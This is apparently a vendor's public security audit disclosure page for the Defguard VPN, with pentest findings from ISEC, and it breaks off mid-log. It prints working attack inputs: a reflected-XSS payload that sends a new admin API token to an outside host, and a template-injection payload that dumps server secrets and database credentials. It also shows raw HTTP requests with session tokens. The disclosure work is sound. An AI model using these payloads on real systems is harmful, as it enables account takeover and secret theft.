Transparency & Security Report

Defguard is fully open - not only with our code, but also with our development process, roadmaps, and detailed penetration testing reports from periodic security audits (done by ISEC) of all Defguard components.

Learn more how we approach security in Defguard and our Vulnerability Disclosure Process

Below you can find all previews and current reports, as well as links to GitHub Issues (linked to the corresponding Pull Requests) for each finding and its fix.

Completed
DG26-3: Unauthenticated gateway takeover
Critical

Linked GitHub PR

You can track the fix for this vulnerability via the GitHub pull request below.

https://github.com/DefGuard/defguard/pull/2726

Description

The issue allows an attacker to take over the Defguard Gateway setup flow and provision a malicious runtime certificate, then impersonate the control plane during the post-setup gRPC session. As a result, the attacker can deliver an arbitrary WireGuard configuration to the gateway and register an attacker-controlled peer, gaining unauthorized access to the private network.

Technical details

The compromise chains two control-plane trust failures in the gateway.

Issue 1 - Unauthenticated Purge RPC:

The purge() handler accepts Request<()> but never inspects request metadata, never validates a token, and never verifies client identity. It immediately deletes the gRPC certificate and key files and triggers the gateway to re-enter setup mode. This allows any reachable client to force the gateway back into the initial provisioning workflow even after it has been deployed and configured.

// gateway/src/gateway.rs
async fn purge(&self, _request: Request<()>) -> Result<Response<()>, Status> {
    // No authentication check before destructive logic executes
    let cert_path = self.cert_dir.join(GRPC_CERT_NAME);
    let key_path = self.cert_dir.join(GRPC_KEY_NAME);
    // Deletes certificates and enters setup mode...
}

Issue 2 - Unauthenticated setup session:

Once the gateway enters setup mode, it starts a plaintext gRPC setup service and accepts an arbitrary Bearer token as the session identifier. The token is not validated against any pre-shared secret or trusted identity - the first client that connects with any syntactically valid Bearer token claims the setup session.

// gateway/src/setup.rs
async fn start(&self, request: Request<()>) -> Result<Response<Self::StartStream>, Status> {
    let token = request
        .metadata()
        .get(AUTH_HEADER)
        .and_then(|v| v.to_str().ok())
        .and_then(|s| s.strip_prefix("Bearer "))
        .ok_or_else(|| Status::unauthenticated("Missing or invalid authorization token"))?;

    // Token is stored as the session credential without any validation
    self.initialize_setup_session(token.to_string());
}

By chaining these two issues, an attacker can: force the gateway into setup mode via Purge, claim the setup session with an arbitrary token, request a CSR, return a certificate signed by an attacker-controlled CA, and then reconnect to the runtime gRPC interface acting as the control-plane client to push arbitrary WireGuard configuration and register attacker-controlled peers.

Impact

This issue can lead to full compromise of the gateway’s trust model. An attacker who can reach the gateway gRPC interface may be able to:

  • gain unauthorized connectivity into the private network behind the gateway
  • replace the gateway’s runtime TLS trust with attacker-controlled certificates
  • push arbitrary WireGuard configuration to the gateway
  • add attacker-controlled peers

Depending on deployment topology, this may result in unauthorized internal network access, traffic interception, persistence through rogue peer enrollment, and broader lateral movement opportunities.

Recommendations

  • The Purge RPC must require strong authentication and authorization before executing any destructive logic.
  • The setup service must not accept an arbitrary Bearer token as proof of identity. Setup must be protected with a real bootstrap secret and the token used for Start, GetCsr, and SendCert must be validated, not simply stored as the session credential.
  • The runtime gRPC management interface should require strong client authentication, ideally mutual TLS, binding the session to an authorized Defguard Core identity.
  • As defense in depth, the gRPC management and setup interfaces should be exposed only on a protected management network.
Completed
DG25-18: Reflected Cross-Site Scripting (XSS) leading to full account takeover
High

Linked GitHub issue

You can track the status of this issue via the GitHub link below. If you wish, you may also subscribe there to receive notifications about its resolution.

https://github.com/DefGuard/defguard/issues/1559

Technical details


  1. Non logged-in user visits below link:

https://defguard.dvpnsec.net/auth/login?r=javascript:alert(document.domain)

  1. After providing username and password and clicking Login button, XSS will be executed.

The main issue with above payload, is that this is an pre-auth XSS. It executes after clicking Login button - but before assigning the user’s session.To bypass this limitation - we’ve used the window.open - to open the DefGuard in the new window - where user will be finally logged in - thus the session will be assigned to the user.As soon as the user becomes logged in - we’re utilizing XMLHttpRequest to create new API Token via /api/v1/user/admin/api_token and send its result back to isec.pl.

PoC - full account takeover:

  1. Non logged-in user visits below link:

https://defguard.dvpnsec.net/auth/login?r=javascript:window.open('https://defguard.dvpnsec.net');var xmlhttp = new XMLHttpRequest();xmlhttp.onreadystatechange = (e) => {window.location='https://isec.pl?'%2bxmlhttp.responseText};xmlhttp.open("POST", "/api/v1/user/admin/api_token");xmlhttp.setRequestHeader("Content-Type", "application/json");xmlhttp.send(JSON.stringify({ "name": "qweqwe123xxxxxxx", "username": "admin" }))

  1. After providing username and password and clicking Login button, XSS will be executed.

  2. window.open() assigns session to the current DOM.

  3. XMLHttpRequest sends request to /api/v1/user/admin/api_token which creates new API Token.

  4. API Token value is being send back to the attacker server via
    window.location: https://isec.pl/?{%22token%22:%22dg-ZAf9lWt6tJShBD6KzahF475GfDSAzAJa%22}

  5. Attacker has now access to the freshly created API Token and can use it to perform operation on behalf of admin:

Request:

GET /api/v1/me HTTP/2
Host: defguard.dvpnsec.net
Authorization: Bearer dg-ZAf9lWt6tJShBD6KzahF475GfDSAzAJa


Response:

HTTP/2 200 OK
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Fri, 08 Aug 2025 13:59:38 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 456\

{
 "authorized_apps ":  [
 [ ... ]
 ],
 "email ":  "admin@defguard ",
 "email_mfa_enabled ": false,
 "enrolled ": true,
 "first_name ":  "DefGuard ",
 "groups ":  [
 "admin "
 ],
 "id ": 1,
 "is_active ": true,
 "is_admin ": true,
 "last_name ":  "Administrator ",
 "ldap_pass_requires_change ": false,
 "mfa_enabled ": false,
 "mfa_method ":  "None ",
 "phone ":  " ",
 "totp_enabled ": false,
 "username ":  "admin "
}
Completed
DG25-3: API Tokens of inactive users are not being invalidated
Medium

Linked GitHub issue

You can track the status of this issue via the GitHub link below. If you wish, you may also subscribe there to receive notifications about its resolution.

https://github.com/DefGuard/defguard/issues/1509

Technical details

User testtest has administrative rights but is inactive:

Request:

GET /api/v1/user/testtest HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=3TsmOvtETUdRVedNYJDJvnHH


Response:

HTTP/2 200 OK
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Mon, 04 Aug 2025 11:52:29 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 363
\

{
  "devices ": [],
  "security_keys ": [],
  "user ": {
    "authorized_apps ": [],
    "email ": "phtest2@isec.pl ",
    "email_mfa_enabled ": false,
    "enrolled ": true,
    "first_name ": "Test1xxxx ",
    "groups ": ["admin "],
    "id ": 2,
    "is_active ": false,
    "is_admin ": true,
    "last_name ": "Test ",
    "ldap_pass_requires_change ": false,
    "mfa_enabled ": false,
    "mfa_method ": "None ",
    "phone ": " ",
    "totp_enabled ": false,
    "username ": "testtest "
  }
}

Nonetheless, this user still can access the DefGuard REST via their API token:

Request:

GET /api/v1/me HTTP/2
Host: defguard.dvpnsec.net
Authorization: Bearer dg-ArCeAQ9klHfs5YhekQf4ySkIUXUoT4wF


Response:

HTTP/2 200 OK
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Mon, 04 Aug 2025 11:53:37 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 322
\

{
  "authorized_apps ": [],
  "email ": "phtest2@isec.pl ",
  "email_mfa_enabled ": false,
  "enrolled ": true,
  "first_name ": "Test1xxxx ",
  "groups ": ["admin "],
  "id ": 2,
  "is_active ": false,
  "is_admin ": true,
  "last_name ": "Test ",
  "ldap_pass_requires_change ": false,
  "mfa_enabled ": false,
  "mfa_method ": "None ",
  "phone ": " ",
  "totp_enabled ": false,
  "username ": "testtest "
}

Moreover, the deactivated user can use this API token to activate their account:

Request:

PUT /api/v1/user/testtest HTTP/2
Host: defguard.dvpnsec.net
Authorization: Bearer dg-ArCeAQ9klHfs5YhekQf4ySkIUXUoT4wF
Content-Length: 321
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Content-Type: application/json\

{
  "authorized_apps ": [],
  "email ": "phtest2@isec.pl ",
  "email_mfa_enabled ": false,
  "enrolled ": true,
  "first_name ": "Test1xxxx ",
  "groups ": ["admin "],
  "id ": 2,
  "is_active ": true,
  "is_admin ": true,
  "last_name ": "Test ",
  "ldap_pass_requires_change ": false,
  "mfa_enabled ": false,
  "mfa_method ": "None ",
  "phone ": " ",
  "totp_enabled ": false,
  "username ": "testtest "
}


Response:

HTTP/2 200 OK
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Mon, 04 Aug 2025 11:57:41 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 4

null

Recommendations

Whenever user is being deactivates - deactivate their API tokens too.

Completed
DG25-8: Server-Side Template Injection (SSTI)
Medium

Linked GitHub issue

You can track the status of this issue via the GitHub link below. If you wish, you may also subscribe there to receive notifications about its resolution.

https://github.com/DefGuard/defguard/issues/1512

Technical details

The vulnerability occurs due to improper validation of user-provided Tera templates before rendering them. An attacker with administrative access can craft a specially designed Tera template (enrollment welcome-message) that, when processed by the server, extracts and displays environment variables that contain sensitive information.

The exact mechanism involves the use of template syntax to access environment variables, which are then rendered as part of the output.


Enrollment welcome-message with embedded Tera template get_env() functions can be created either in the web application’s UI:

or directly by sending PUT request to the server:

Request:

PUT /api/v1/settings HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=zKvOID25Ytom8nansXbqP9W5
Content-Length: 4410
Content-Type: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Origin: https**://defguard.dvpnsec.net
Referer: https
://**defguard.dvpnsec.net/admin/enrollment\

{
  "challenge_template": "Please read this carefully:\n\nClick to sign to prove you are in possesion of your private key to the account.\nThis request will not trigger a blockchain transaction or cost any gas fees.",
  "enrollment_use_welcome_message_as_email": true,
  "enrollment_vpn_step_optional": true,
  "enrollment_welcome_email": "Dear {{ first_name }} {{ last_name }},\n\nBy completing the enrollment process, you now have access to all company systems.\n\nYour login to all systems is: {{ username }}\n\n## Company systems\n\nHere are the most important company systems:\n\n- defguard: {{ defguard_url }} - where you can change your password and manage your VPN devices\n- our chat system: https://chat.example.com - join our default room #TownHall\n- knowledge base: https://example.com ...\n- our JIRA: https://example.atlassian.net...\n\n## Governance\n\nTo kickoff your onboarding, please get familiar with:\n\n- our employee handbook: https://knowledgebase.example.com/Welcome\n- security policy: https://knowledgebase.example.com/security\n\nIf you have any questions contact our HR:\nJohn Hary - mobile +48 123 123 123\n\nThe person that enrolled you is:\n{{ admin_first_name }} {{ admin_last_name }},\nemail: {{ admin_email }}\nmobile: {{ admin_phone }}\n\n--\nSent by defguard {{ defguard_version }}\nStar us on GitHub! https://github.com/defguard/defguard",
  "enrollment_welcome_email_subject": "[defguard] Welcome message after enrollment",
  "enrollment_welcome_message": "==== ENV: General ====\n\nPATH = {{ get_env(name=\"PATH\") }}\n\nHOSTNAME = {{ get_env(name=\"HOSTNAME\") }}\n\nHOME = {{ get_env(name=\"HOME\") }}\n\n\n\n==== ENV: Core Secrets ====\n\nDEFGUARD_AUTH_SECRET = {{ get_env(name=\"DEFGUARD_AUTH_SECRET\") }}\n\nDEFGUARD_GATEWAY_SECRET = {{ get_env(name=\"DEFGUARD_GATEWAY_SECRET\") }}\n\nDEFGUARD_YUBIBRIDGE_SECRET = {{ get_env(name=\"DEFGUARD_YUBIBRIDGE_SECRET\") }}\n\nDEFGUARD_SECRET_KEY = {{ get_env(name=\"DEFGUARD_SECRET_KEY\") }}\n\nDEFGUARD_DEFAULT_ADMIN_PASSWORD = {{ get_env(name=\"DEFGUARD_DEFAULT_ADMIN_PASSWORD\") }}\n\n\n\n==== ENV: Database Credentials ====\n\nDEFGUARD_DB_HOST = {{ get_env(name=\"DEFGUARD_DB_HOST\") }}\n\nDEFGUARD_DB_PORT = {{ get_env(name=\"DEFGUARD_DB_PORT\") }}\n\nDEFGUARD_DB_USER = {{ get_env(name=\"DEFGUARD_DB_USER\") }}\n\nDEFGUARD_DB_PASSWORD = {{ get_env(name=\"DEFGUARD_DB_PASSWORD\") }}\n\nDEFGUARD_DB_NAME = {{ get_env(name=\"DEFGUARD_DB_NAME\") }}\n\n\n\n==== ENV: URLs and Web Configuration ====\n\nDEFGUARD_URL = {{ get_env(name=\"DEFGUARD_URL\") }}\n\nDEFGUARD_ENROLLMENT_URL = {{ get_env(name=\"DEFGUARD_ENROLLMENT_URL\") }}\n\nDEFGUARD_PROXY_URL = {{ get_env(name=\"DEFGUARD_PROXY_URL\") }}\n\nDEFGUARD_WEBAUTHN_RP_ID = {{ get_env(name=\"DEFGUARD_WEBAUTHN_RP_ID\") }}\n\nDEFGUARD_COOKIE_INSECURE = {{ get_env(name=\"DEFGUARD_COOKIE_INSECURE\") }}\n\nDEFGUARD_LOG_LEVEL = {{ get_env(name=\"DEFGUARD_LOG_LEVEL\") }}\n\n\n\n==== ENV: GRPC Certificates and Keys ====\n\nDEFGUARD_GRPC_CERT = {{ get_env(name=\"DEFGUARD_GRPC_CERT\") }}\n\nDEFGUARD_GRPC_KEY = {{ get_env(name=\"DEFGUARD_GRPC_KEY\") }}\n\nDEFGUARD_PROXY_GRPC_CA = {{ get_env(name=\"DEFGUARD_PROXY_GRPC_CA\") }}\n\n\n\n==== ENV: OpenID Key ====\n\nDEFGUARD_OPENID_KEY = {{ get_env(name=\"DEFGUARD_OPENID_KEY\") }}\n",
  "gateway_disconnect_notifications_enabled": false,
  "gateway_disconnect_notifications_inactivity_threshold": 5,
  "gateway_disconnect_notifications_reconnect_notification_enabled": false,
  "instance_name": "Defguard",
  "ldap_bind_username": "cn=admin,dc=example,dc=org",
  "ldap_enabled": false,
  "ldap_group_member_attr": "uniqueMember",
  "ldap_group_obj_class": "groupOfUniqueNames",
  "ldap_group_search_base": "ou=groups,dc=example,dc=org",
  "ldap_groupname_attr": "cn",
  "ldap_is_authoritative": false,
  "ldap_member_attr": "memberOf",
  "ldap_sync_enabled": false,
  "ldap_sync_groups": [],
  "ldap_sync_interval": 300,
  "ldap_sync_status": "OutOfSync",
  "ldap_tls_verify_cert": true,
  "ldap_use_starttls": false,
  "ldap_user_auxiliary_obj_classes": ["simpleSecurityObject", "sambaSamAccount"],
  "ldap_user_obj_class": "inetOrgPerson",
  "ldap_user_search_base": "ou=users,dc=example,dc=org",
  "ldap_username_attr": "cn",
  "ldap_uses_ad": false,
  "main_logo_url": "/svg/logo-defguard-white.svg",
  "nav_logo_url": "/svg/defguard-nav-logo.svg",
  "openid_create_account": true,
  "openid_enabled": true,
  "openid_username_handling": "RemoveForbidden",
  "smtp_encryption": "StartTls",
  "webhooks_enabled": true,
  "wireguard_enabled": true,
  "worker_enabled": true
}


Response:

HTTP/2 200 OK
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Tue, 05 Aug 2025 09**:36:**51 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 4

null


Once new user is created and his enrollment process finishes - he is presented with leaked underlying infrastructure secrets (such as database credentials or main admin password):

Completed
DG25-9: Broken access control - Unauthorised group listing and deletion
Medium

Linked GitHub issue

You can track the status of this issue via the GitHub link below. If you wish, you may also subscribe there to receive notifications about its resolution.

https://github.com/DefGuard/defguard/issues/1516

Technical details

In regards to Defguard web application (core functionality), we were able to discover broken vertical access control, where standard (not privileged) user is able to both - list and remove groups.

Such possibility is especially impactful when considering ability to remove admin group. This action can successfully degrade admin users to standard users - potentially rendering whole application unusable.

To showcase this vulnerability, unprivileged user test_user with defguard_session=4yzkAwO05vwM57Lq6hRn52ae will be used:

Request:

GET /api/v1/me HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguardsession=4yzkAwO05vwM57Lq6hRn52ae
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Referer: https**://**defguard.dvpnsec.net/activity


Response:

HTTP/2 200 OK
Alt-Svc: h3=
“:443”_; ma=2592000
Content-Type: application/json
Date: Thu, 07 Aug 2025 13**:30:**25 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 370\

{
  "authorized_apps ": [],
  "email ": "skosdsfjsijfisjiajfusfh7373263662hsdsydyysydysydysy+test_user@yopmail.com ",
  "email_mfa_enabled ": false,
  "enrolled ": true,
  "first_name ": "Test ",
  "groups ": [],
  "id ": 50,
  "is_active ": true,
  "is_admin ": false,
  "last_name ": "User ",
  "ldap_pass_requires_change ": false,
  "mfa_enabled ": false,
  "mfa_method ": "None ",
  "phone ": " ",
  "totp_enabled ": false,
  "username ": "test_user "
}

Based on the server’s response above - we can clearly confirm that test_user is not an admin user (“is_admin”: false,).

Nonetheless, test_user is able to:

List groups:

Request:

GET /api/v1/group HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguardsession=4yzkAwO05vwM57Lq6hRn52ae
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Referer: https**://**defguard.dvpnsec.net/me


Response:

HTTP/2 200 OK
Alt-Svc: h3=
“:443”; ma=2592000
Content-Type: application/json
Date: Thu, 07 Aug 2025 13**:43:25 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 38

{*“groups”
*:**[
“admin”,“onlyAdminsGroup”_]}

Delete onlyAdminsGroup group:

Request:

DELETE /api/v1/group/onlyAdminsGroup HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguardsession=4yzkAwO05vwM57Lq6hRn52ae
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Origin: https**://defguard.dvpnsec.net
Referer: https
://**defguard.dvpnsec.net/admin/groups

Response:

HTTP/2 200 OK
Alt-Svc: h3=
“:443”_; ma=2592000
Content-Type: application/json
Date: Thu, 07 Aug 2025 13**:45:**51 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 4

null

Proof that group is gone:

Request:

GET /api/v1/group HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguardsession=4yzkAwO05vwM57Lq6hRn52ae
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Referer: https**://**defguard.dvpnsec.net/me

Response:

HTTP/2 200 OK
Alt-Svc: h3=
“:443”; ma=2592000
Content-Type: application/json
Date: Thu, 07 Aug 2025 13**:46:45 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 20

{*“groups”
*:**[
“admin”_]}

Proof in activity log (admin_user session cookie was used):

Request:

GET /api/v1/activitylog?page=1&sort_order=desc&sort_by=timestamp&search=onlyAdminsGroup&from=2025-08-01T00%3A00%3A00.000Z HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=TV5mN9u4k5KWG2ONbS6A0fh2
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Referer: https**://**defguard.dvpnsec.net/activity


Response:

HTTP/2 200 OK
Alt-Svc: h3=
“:443”_; ma=2592000
Date: Thu, 07 Aug 2025 13**:51:**18 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Type: text/plain; charset=utf-8
Content-Length: 1224\

{
  "data": [
    {
      "id": 180288,
      "timestamp": "2025-08-07T13:45:51.474721",
      "user_id": 50,
      "username": "test_user",
      "location": null,
      "ip": "167.172.191.17/32",
      "event": "group_removed",
      "module": "defguard",
      "device": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36",
      "description": "Removed group onlyAdminsGroup"
    },
    {
      "id": 180284,
      "timestamp": "2025-08-07T13:43:49.971672",
      "user_id": 35,
      "username": "admin_user",
      "location": null,
      "ip": "167.172.191.17/32",
      "event": "user_groups_modified",
      "module": "defguard",
      "device": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36",
      "description": "User groups modified! User: admin2_user Before: [\"admin\", \"onlyAdminsGroup\"] After: [\"onlyAdminsGroup\"]"
    },
    {
      "id": 180282,
      "timestamp": "2025-08-07T13:30:04.257209",
      "user_id": 35,
      "username": "admin_user",
      "location": null,
